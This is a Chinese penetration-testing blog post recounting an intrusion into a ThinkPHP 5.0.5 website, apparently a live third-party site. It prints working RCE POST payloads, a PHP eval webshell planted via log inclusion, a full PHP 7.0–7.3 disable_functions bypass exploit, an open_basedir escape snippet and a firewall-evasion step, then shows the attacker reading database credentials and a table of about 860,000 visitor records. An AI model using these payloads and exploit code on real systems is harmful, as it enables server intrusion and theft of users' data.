

记一次失败的渗透测试

原创 队员编号034 酒仙桥六号部队 7月8日

这是 酒仙桥六号部队 的第 34 篇文章。

全文共计2880个字，预计阅读时长10分钟。

0 锁定目标初步尝试

在一次渗透测试做信息收集时，发现网站是ThinkPHPV5.0.5，通过泄露信息得到网站真实IP。

The screenshot shows a web browser displaying a PHPinfo page. The URL in the address bar is `index.php?s=captcha1`. The page content lists various PHP configuration variables, many of which are related to ThinkPHP's internal paths and settings. Key visible entries include:

Variable	Value
DS	
THINK_PATH	/
LIB_PATH	/www/wwwroot/104
CORE_PATH	/www/wwwroot/104
TRAIT_PATH	/www/wwwroot/104
ROOT_PATH	/www/wwwroot/104
EXTEND_PATH	/www/wwwroot/104
VENDOR_PATH	/www/wwwroot/104
RUNTIME_PATH	/www/wwwroot/104
LOG_PATH	/www/wwwroot/104
CACHE_PATH	/www/wwwroot/104
TEMP_PATH	/www/wwwroot/104
CONF_PATH	/www/wwwroot/104
CONF_EXT	.php
ENV_PREFIX	PHP_
IS_CLI	false
IS_WIN	false

At the bottom of the page, the text "ThinkPHP V5.0.5 {十年磨一剑-为API开发设计的高性能框架}" is displayed.

直接使用RCE漏洞，成功执行`phpinfo()`。

PHP Version 7.2.31

System	Linux [REDACTED] 3.10.0-1127.el7.x86_64 #1 SMP Tue Mar 31 23:36:51 UTC 2020 x86_64
Build Date	May 15 2020 10:23:52
Configure Command	'./configure' '--prefix=/www/server/php/72' '--with-config-file-path=/www/server/php/72/etc' 'mysql=mysqlnd' '--with-pdo-mysql=mysqlnd' '--with-iconv-dir' '--with-freetype-dir=/usr/local/freetype' '--enable-bcmath' '--enable-shmop' '--enable-sysvsem' '--enable-inline-optimization' '--enable-gd-native-ttf' '--with-openssl=/usr/local/openssl' '--with-mhash' '--enable-pcntl' '--enable-opcache'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/www/server/php/72/etc
Loaded Configuration File	/www/server/php/72/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20170718

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar

Encryption Encoding SQL XSS Other

Load URL http://[REDACTED]/index.php?s=captcha

Split URL

Execute Post data Referer User Agent Cookies Clear All

_method=__construct&filter[]=call_user_func&method=get&get[]=phpinfo

1 初探绕过disable_functions

准备直接执行命令，弹shell，发现函数被禁用：

[2] [ErrorException in Request.php line 1040](#)

system() has been disabled for security reasons

```

1031.     * @param array    $filters 过滤方法+默认值
1032.     * @return mixed
1033.     */
1034.     private function filterValue(&$value, $key, $filters)
1035.     {
1036.         $default = array_pop($filters);
1037.         foreach ($filters as $filter) {
1038.             if (is_callable($filter)) {
1039.                 // 调用函数或者方法过滤
1040.                 $value = call_user_func($filter, $value);
1041.             } elseif (is_scalar($value)) {
1042.                 if (strpos($filter, '/')) {
1043.                     // 正则过滤

```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar

Encryption Encoding SQL XSS Other

Load URL Split URL Execute

Post data Referer User Agent Cookies Clear All

_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=whoami

看了下 disable_functions 禁用了以下函数：

/index.php?s=captcha	
default_charset	UTF-8
default_mimetype	text/html
disable_classes	no value
disable_functions	passthru,exec,system,putenv,chroot,chggrp,chown,shell_exec,popen,proc_open,pcntl_exec,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,imap_open,apache_setenv

拿到 shell 再说，首先在日志中先写入一句话，然后利用文件包含去包含日志执行代码，大概思路就是这样，先利用报错把一句话写入日志：

[2] `ErrorException` in Request.php line 1040

```
call_user_func() expects parameter 1 to be a valid callback, function '<?php eval($_POST[1337]); ?>' not found or invalid function name
```

```
1031. * @param array    $filters 过滤方法+默认值
1032. *
1033. */
1034. private function filterValue(&$value, $key, $filters)
1035. {
1036.     $default = array_pop($filters);
1037.     foreach ($filters as $filter) {
1038.         if (is_callable($filter)) {
1039.             // 调用函数或者方法过滤
1040.             $value = call_user_func($filter, $value);
1041.         } elseif (is_scalar($value)) {
1042.             if (strpos($filter, '/') > 0) {
1043.                 // 正则过滤
1044.                 if (!preg_match($filter, $value)) {
1045.                     // 匹配不成功返回默认值
1046.                     $value = $default;
1047.                 }
1048.             }
1049.         }
1050.     }
1051. }
1052. 
```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar

Encryption Encoding SQL XSS Other

Load URL /index.php?s=captcha

Split URL

Execute Post data Referer User Agent Cookies Clear All

_method=__construct&method=get&filter[]="call_user_func&server[]=-1&get[]=<?php eval(\$_POST[1337]); ?>"

因为日志会不断刷新，因此这里需要包含日志重新写入一句话：

[2020-04-24T13:52:37+08:00] [pid: 172 GET /mobile/image/type/id/32.html [log]] 率: 33.23req/s [内存消耗: 3,287.65kb] [文件加载: 54] [info] [LANG] /www/wwwroot/.../thinkphp/lang/zh-array (0 => 'mobile', 1 => 'image', 2 => 'type',),) [info] [HEADER] array ('host' => '...', 'upgrade-in: Android 10; PCT-AL10 Build/HUAWEIPECT-AL10; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/ AL10__weibo__10.4.1__android__android10', 'accept' => 'text/html,application/xhtml+xml,application/xml;q=0.' v=b3', 'referer' => 'https:...?cookie=3484723', 'accept-encoding' => 'gzip, deflate', 'accept-language' = '...', 'cookie' => __sticke__=; user tourist=3484723; UBGLAI63GV=prcnf.1587707303; time=18376; %7B%22sid%22%3A%201587707302979%2C%20%22vd%22%3A%2041%2C%20%22expires%22%3A%20158%7C_ty_cpvx_t_1702_cpvx_plan_ids=%7C4%7C%7C11%7C16%7C%7C2%7C; __ty_cpvx_t_1702_cpvx_plan_uid%7C_ty_cpvx_h_1702_cpvx_plan_ids-%7C16%7C%7C11%7C%7C10%7C%7C10%7C%7C2%7C; __ty_cpvx_h_1702_cpvx_plan_uid%7C_ty_cpvx_h_1702_cpvx_plan_ids-%7C16%7C%7C11%7C%7C10%7C%7C10%7C%7C2%7C;

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar

Encryption Encoding SQL XSS Other


Load URL https://.../index.php?s=captcha

Split URL

Execute Post data Referer User Agent Cookies Clear All

_method=__construct&method=get&filter[]="think__include_file&server[]=-1&get[]=..//runtime/log/202004/24.log&1337=echo copy(..."/www/wwwroot/public/22222.php");"

成功拿到shell：



The screenshot shows a web page with the title "PHP Version 7.2.31". Below it is a table with various system configuration details. At the bottom of the page is a navigation bar with links like "查看器", "控制台", "调试器", "网络", "样式编辑器", "性能", "内存", "存储", "无障碍环境", and "HackBar". The URL bar contains the URL "?22222.php?1337=phpinfo()".

System	Linu... 0-1127.el7.x86_64 #1 SMP Tue Mar 31 23:36:51 UTC 2020 x86_64
Build Date	May 15 2020 10:23:52
Configure Command	'./configure' '--prefix=/www/server/php/72' '--with-config-file-path=/www/server/php/72/etc' '--enable-mysqli=mysqlnd' '--with-pdo-mysql=mysqlnd' '--with-iconv-dir' '--with-freetype-dir=/usr/local/freetype' '--with-xml-dir' '--enable-bcmath' '--enable-shmop' '--enable-sysvsem' '--enable-shmop' '--enable-xml' '--enable-xmlrpc' '--enable-gd-native-ttf' '--with-openssl=/usr/local/openssl' '--with-mhash' '--enable-pcntl' '--enable-soap' '--enable-sockets' '--enable-zip' '--enable-ftp' '--enable-sockets' '--enable-xml' '--enable-xmlrpc' '--enable-gd-native-ttf' '--with-openssl=/usr/local/openssl' '--with-mhash' '--enable-pcntl' '--enable-soap' '--enable-sockets' '--enable-zip' '--enable-ftp'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/www/server/php/72/etc
Loaded Configuration File	/www/server/php/72/etc/php.ini
Scan this dir for additional .ini files	(none)

Navigation Bar: 查看器, 控制台, 调试器, 网络, 样式编辑器, 性能, 内存, 存储, 无障碍环境, HackBar

Encryption Encoding SQL XSS Other

Load URL ?22222.php?1337=phpinfo()

Split URL

经过查找资料，多次尝试以后发现可以通过 PHP 7.0 < 7.3 (Unix) – ‘gc’ Disable Functions Bypass。

代码脚本：

```

1 <?php
2
3 # PHP 7.0-7.3 disable_functions bypass PoC (*nix only)
4 #
5 # Bug: https://bugs.php.net/bug.php?id=72530
6 #
7 # This exploit should work on all PHP 7.0-7.3 versions
8 # released as of 04/10/2019, specifically:
9 #
10 # PHP 7.0 - 7.0.33
11 # PHP 7.1 - 7.1.31
12 # PHP 7.2 - 7.2.23
13 # PHP 7.3 - 7.3.10
14 #
15 # Author: https://github.com/mm0r1
16
17 pwn($_GET[123]);
18
19

```

```
20 function pwn($cmd) {
21     global $abc, $helper;
22
23     function str2ptr(&$str, $p = 0, $s = 8) {
24         $address = 0;
25         for($j = $s-1; $j >=0; $j--) {
26             $address <= 8;
27             $address |= ord($str[$p+$j]);
28         }
29         return $address;
30     }
31
32     function ptr2str($ptr, $m = 8) {
33         $out = "";
34         for ($i=0; $i < $m; $i++) {
35             $out .= chr($ptr & 0xff);
36             $ptr >= 8;
37         }
38         return $out;
39     }
40
41     function write(&$str, $p, $v, $n = 8) {
42         $i = 0;
43         for($i = 0; $i < $n; $i++) {
44             $str[$p + $i] = chr($v & 0xff);
45             $v >= 8;
46         }
47     }
48
49     function leak($addr, $p = 0, $s = 8) {
50         global $abc, $helper;
51         write($abc, 0x68, $addr + $p - 0x10);
52         $leak = strlen($helper->a);
53         if($s != 8) { $leak %= 2 << ($s * 8) - 1; }
54         return $leak;
55     }
56
57     function parse_elf($base) {
58         $e_type = leak($base, 0x10, 2);
59     }
}
```

```

60 $e_phoff = leak($base, 0x20);
61 $e_phentsize = leak($base, 0x36, 2);
62 $e_phnum = leak($base, 0x38, 2);
63
64 for($i = 0; $i < $e_phnum; $i++) {
65     $header = $base + $e_phoff + $i * $e_phentsize;
66     $p_type = leak($header, 0, 4);
67     $p_flags = leak($header, 4, 4);
68     $p_vaddr = leak($header, 0x10);
69     $p_memsz = leak($header, 0x28);
70
71     if($p_type == 1 && $p_flags == 6) { # PT_LOAD, PF_Read_Write
72         # handle pie
73         $data_addr = $e_type == 2 ? $p_vaddr : $base + $p_vaddr;
74         $data_size = $p_memsz;
75     } else if($p_type == 1 && $p_flags == 5) { # PT_LOAD, PF_ReadOnly
76         $text_size = $p_memsz;
77     }
78 }
79
80 if(!$data_addr || !$text_size || !$data_size)
81     return false;
82
83 return [$data_addr, $text_size, $data_size];
84 }
85
86 function get_basic_funcs($base, $elf) {
87     list($data_addr, $text_size, $data_size) = $elf;
88     for($i = 0; $i < $data_size / 8; $i++) {
89         $leak = leak($data_addr, $i * 8);
90         if($leak - $base > 0 && $leak - $base < $text_size) {
91             $deref = leak($leak);
92             # 'constant' constant check
93             if($deref != 0x746e6174736e6f63)
94                 continue;
95         } else continue;
96
97         $leak = leak($data_addr, ($i + 4) * 8);
98         if($leak - $base > 0 && $leak - $base < $text_size) {
99             $deref = leak($leak);

```

```

100     # 'bin2hex' constant check
101     if($deref != 0x786568326e6962)
102         continue;
103     } else continue;
104
105     return $data_addr + $i * 8;
106 }
107 }
108
109 function get_binary_base($binary_leak) {
110     $base = 0;
111     $start = $binary_leak & 0xfffffffffffff000;
112     for($i = 0; $i < 0x1000; $i++) {
113         $addr = $start - 0x1000 * $i;
114         $leak = leak($addr, 0, 7);
115         if($leak == 0x10102464c457f) { # ELF header
116             return $addr;
117         }
118     }
119 }
120
121 function get_system($basic_funcs) {
122     $addr = $basic_funcs;
123     do {
124         $f_entry = leak($addr);
125         $f_name = leak($f_entry, 0, 6);
126
127         if($f_name == 0x6d6574737973) { # system
128             return leak($addr + 8);
129         }
130         $addr += 0x20;
131     } while($f_entry != 0);
132     return false;
133 }
134
135 class ryat {
136     var $ryat;
137     var $chtg;
138
139     function __destruct()

```

```
140  {
141      $this->chtg = $this->ryat;
142      $this->ryat = 1;
143  }
144 }
145
146 class Helper {
147     public $a, $b, $c, $d;
148 }
149
150 if(stristr(PHP_OS, 'WIN')) {
151     die('This PoC is for *nix systems only.');
152 }
153
154 $n_alloc = 10; # increase this value if you get segfaults
155
156 $contiguous = [];
157 for($i = 0; $i < $n_alloc; $i++)
158     $contiguous[] = str_repeat('A', 79);
159
160 $poc = 'a:4:{i:0;i:1;i:1;a:1:{i:0;0:4:"ryat":2:{s:4:"ryat";R:3;s:4
161 $out = unserialize($poc);
162 gc_collect_cycles();
163
164 $v = [];
165 $v[0] = ptr2str(0, 79);
166 unset($v);
167 $abc = $out[2][0];
168
169 $helper = new Helper;
170 $helper->b = function ($x) { };
171
172 if(strlen($abc) == 79) {
173     die("UAF failed");
174 }
175
176 # leaks
177 $closure_handlers = str2ptr($abc, 0);
178 $php_heap = str2ptr($abc, 0x58);
179 $abc_addr = $php_heap - 0xc8;
```

```
180
181     # fake value
182     write($abc, 0x60, 2);
183     write($abc, 0x70, 6);
184
185     # fake reference
186     write($abc, 0x10, $abc_addr + 0x60);
187     write($abc, 0x18, 0xa);
188
189     $closure_obj = str2ptr($abc, 0x20);
190
191     $binary_leak = leak($closure_handlers, 8);
192     if(!$base = get_binary_base($binary_leak)) {
193         die("Couldn't determine binary base address");
194     }
195
196     if(!$elf = parse_elf($base)) {
197         die("Couldn't parse ELF header");
198     }
199
200     if(!$basic_funcs = get_basic_funcs($base, $elf)) {
201         die("Couldn't get basic_functions address");
202     }
203
204     if(!$zif_system = get_system($basic_funcs)) {
205         die("Couldn't get zif_system address");
206     }
207
208     # fake closure object
209     $fake_obj_offset = 0xd0;
210     for($i = 0; $i < 0x110; $i += 8) {
211         write($abc, $fake_obj_offset + $i, leak($closure_obj, $i));
212     }
213
214     # pwn
215     write($abc, 0x20, $abc_addr + $fake_obj_offset);
216     write($abc, 0xd0 + 0x38, 1, 4); # internal func type
217     write($abc, 0xd0 + 0x68, $zif_system); # internal func handler
218
219     ($helper->b)($cmd);
```

```
220
221     exit();
222 }
```

上传代码脚本到目标服务器上，成功执行set。

```
BASH=/usr/bin/sh BASHOPTS= cmdhist:extquote:force_fignore:hostcomplete:interactive_comments:progcomp:promptvars:sourcepath BASH_ALIASES=() BASH_ARGC=() BASH_ARGV=
BASH_CM[0]= bash BASH_LINENO=0 BASH_SOURCE=0 BASH_VERSINFO=[0]="4" [1]="2" [2]="46" [3]="2" [4]="release" [5]="x86_64-redhat-linux-gnu"
^ HOME ^ HOSTNAME ^ LANG ^ LC_ALL ^ PWD ^ PS1 ^ PS2 ^ PS4 ^ SHLVL ^ _ FS="" MACHTYPE=x86_64-redhat-linux-gnu
OPTERR=1
SHLLOPTS=
UID=1000 USER=www _sh
```



2 深入绕过open_basedir:

发现目标不能访问根目录，查看一下phpinfo发现open_basedir函数限制了访问目录：



max_execution_time	300
max_file_uploads	20
max_input_nesting_level	64
max_input_time	60
max_input_vars	1000
memory_limit	128M
open_basedir	/www/wwwroot/*

使用代码：

```

1 <?php
2 echo 'open_basedir: '.ini_get('open_basedir').'  
';
3 echo 'GET: '.$_GET['c'].'<br>';
4 eval($_GET['c']);
5 echo 'open_basedir: '.ini_get('open_basedir');
6 ?>

```

成功突破目录限制：



```

1 open_basedir: /www/wwwroot/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*
```



通过敏感信息收集读取到日志文件，发现目标存在phpmyadmin：

```
open_basedir: /www/wwwroot/:/tmp/:/proc/<br>Warning: mkdir(): File exists in <br>/www/wwwroot.
-- [19/May/2020:15:14:23 +0800] "POST /phpmyadmi
-- [19/May/2020:15:14:24 +0800] "GET /phpmyadmi
-- [19/May/2020:15:14:25 +0800] "GET /phpmyadmi
-- [19/May/2020:15:14:26 +0800] "GET /phpmyadmi
-- [19/May/2020:15:14:27 +0800] "GET /phpmyadmi
-- [19/May/2020:15:14:28 +0800] "GET /phpmyadmi
-- [19/May/2020:15:14:30 +0800] "GET /phpmyadmi
-- [19/May/2020:15:14:31 +0800] "GET /phpmyadmi
-- [19/May/2020:15:14:31 +0800] "GET /phpmyadmi
-- [19/May/2020:15:14:31 +0800] "GET /phpmyadmi
-- [19/May/2020:15:14:32 +0800] "GET /phpmyadmi
-- [19/May/2020:15:14:32 +0800] "GET /phpmyadmi
-- [19/May/2020:15:14:32 +0800] "GET /phpmyadmi


查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无限码环境 Hackbar
Encryption Encoding SQL XSS Other

Load URL view-source:http://... .php?c=mkdir('mi1k7ea');chdir('mi1k7ea');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','..');

得到目录phpmyadmin路径后判断出目标使用了宝塔，宝塔一般默认把phpmyadmin搭建在888端口上面：

```

找到数据库密码，登录之：



The screenshot shows a browser window with the URL `/www/wwwroot/application/database.php`. The page content is the source code of the `database.php` file. The code is a PHP configuration array for a MySQL database connection. It includes comments explaining the variables: `'type'` (MySQL), `'hostname'` (127.0.0.1), `'username'`, `'password'`, `'hostport'` (empty), `'dsn'` (empty), and `'charset'` (utf8). The `'database'` key is highlighted in red, indicating it is the target for modification.

```
1 <?php
2 // +-
3 // | ThinkPHP [ WE CAN DO IT JUST THINK ]
4 // +-
5 // | Copyright (c) 2006~2016 http://thinkphp.cn All rights reserved.
6 // +-
7 // | Licensed ( http://www.apache.org/licenses/LICENSE-2.0 )
8 // +-
9 // | Author: liu21st <liu21st@gmail.com>
10 // +-
11
12 return [
13     // 数据库类型
14     'type'          => 'mysql',
15     // 服务器地址
16     'hostname'      => '127.0.0.1',
17     // 数据库名
18     'database'      => [REDACTED],
19     // 用户名
20     'username'      => [REDACTED],
21     // 密码
22     'password'      => [REDACTED],
23     // 端口
24     'hostport'       => '',
25     // 连接dsn
26     'dsn'           => '',
27     // 数据库连接参数
28     'params'         => [],
29     // 数据库编码默认采用utf8
30     'charset'        => 'utf8',
31     // 数据库表前缀
```

80多万访问IP这网站有点逆天，播放次数那么多的那位老哥，注意身体啊，由于MySQL权限不够，于是不考虑继续利用MySQL：

正在显示第 0 - 24 行 (共 859919 行, 查询花费 0.0004 秒。)

SELECT * FROM `user`

	行数:	过滤行:	按索引排序:	
+ 选项				
	id	ip ip地址	ua 设备	play 播放次数
<input type="checkbox"/>	1		Mozilla/5.0 (Linux; Android 10; HLK-AL00 Build/HON...	503
<input type="checkbox"/>	2		Mozilla/5.0 (iPhone; CPU iPhone OS 10_3_3 like Mac...	2
<input type="checkbox"/>	3		Mozilla/5.0 (Linux; U; Android 9;zh-cn; PAR-AL00 B...	55
<input type="checkbox"/>	4		Mozilla/5.0 (iPhone; CPU iPhone OS 13_4_1 like Mac...	4
<input type="checkbox"/>	5		Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit...	5
<input type="checkbox"/>	6		Mozilla/5.0 (Linux; U; Android 10;zh-cn; BKL-AL20 ...	35
<input type="checkbox"/>	7		Mozilla/5.0 (Linux; Android 7.1.2; vivo X9Plus Bui...	11
<input type="checkbox"/>	8		Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA...	15
<input type="checkbox"/>	9		Mozilla/5.0 (Linux; Android 10; ELE-AL00; HMSCore ...	62
<input type="checkbox"/>	10		Mozilla/5.0 (Linux; Android 10; MI 9 Build/QKQ1.19...	125
<input type="checkbox"/>	11		Mozilla/5.0 (iPhone; CPU iPhone OS 13_5 like Mac O...	5
<input type="checkbox"/>	12		Mozilla/5.0 (Linux; Android 9; V1913A Build/P00610...	0
<input type="checkbox"/>	13		Mozilla/5.0 (Linux; Android 10; EVR-AL00; HMSCore ...	2
<input type="checkbox"/>	14		Mozilla/5.0 (Linux; Android 10; SEA-AL10 Build/HUA...	0

3 再探绕过宝塔防火墙:

由于某些原因，渗透搁置了一段时间，再次来看的时候发现马被删除了，重新拿shell的时候发现对方开了宝塔的防火墙。

The screenshot shows a web-based application security interface. At the top, a green bar displays "宝塔网站防火墙免费版". Below it, a red warning message says "您的请求带有不合法参数，已被网站管理员设置拦截！". A section titled "可能原因：" lists "1. 您提交的内容包含危险的攻击请求". Another section titled "如何解决：" provides three steps: "1. 检查提交内容； 2. 如网站托管，请联系空间提供商； 3. 普通网站访客，请联系网站管理员；". The main interface includes tabs like "查看器", "控制台", "调试器", "网络", "样式编辑器", "性能", "内存", "存储", "无障碍环境", and "HackBar". A search bar at the top has dropdown menus for "Encryption", "Encoding", "SQL", "XSS", and "Other". The URL input field contains "http://.../index.php?s=captcha". Below the URL are buttons for "Load URL", "Split URL", and "Execute". Under "Execute", there are checkboxes for "Post data", "Referer", "User Agent", "Cookies", and "Clear All". The "Post data" field contains the payload: `_method=__construct&method=get&filter[]&call_user_func&server[]=-1&get[]=<?php eval($_POST[1337]); ?>`.

怎么办，不能怂，继续怼它，对宝塔返回信息判断，应该是只对传入的参数做了判断，判断是否有敏感函数，并没有对文件内容做验证，修改了下exp，在次成功写入shell：

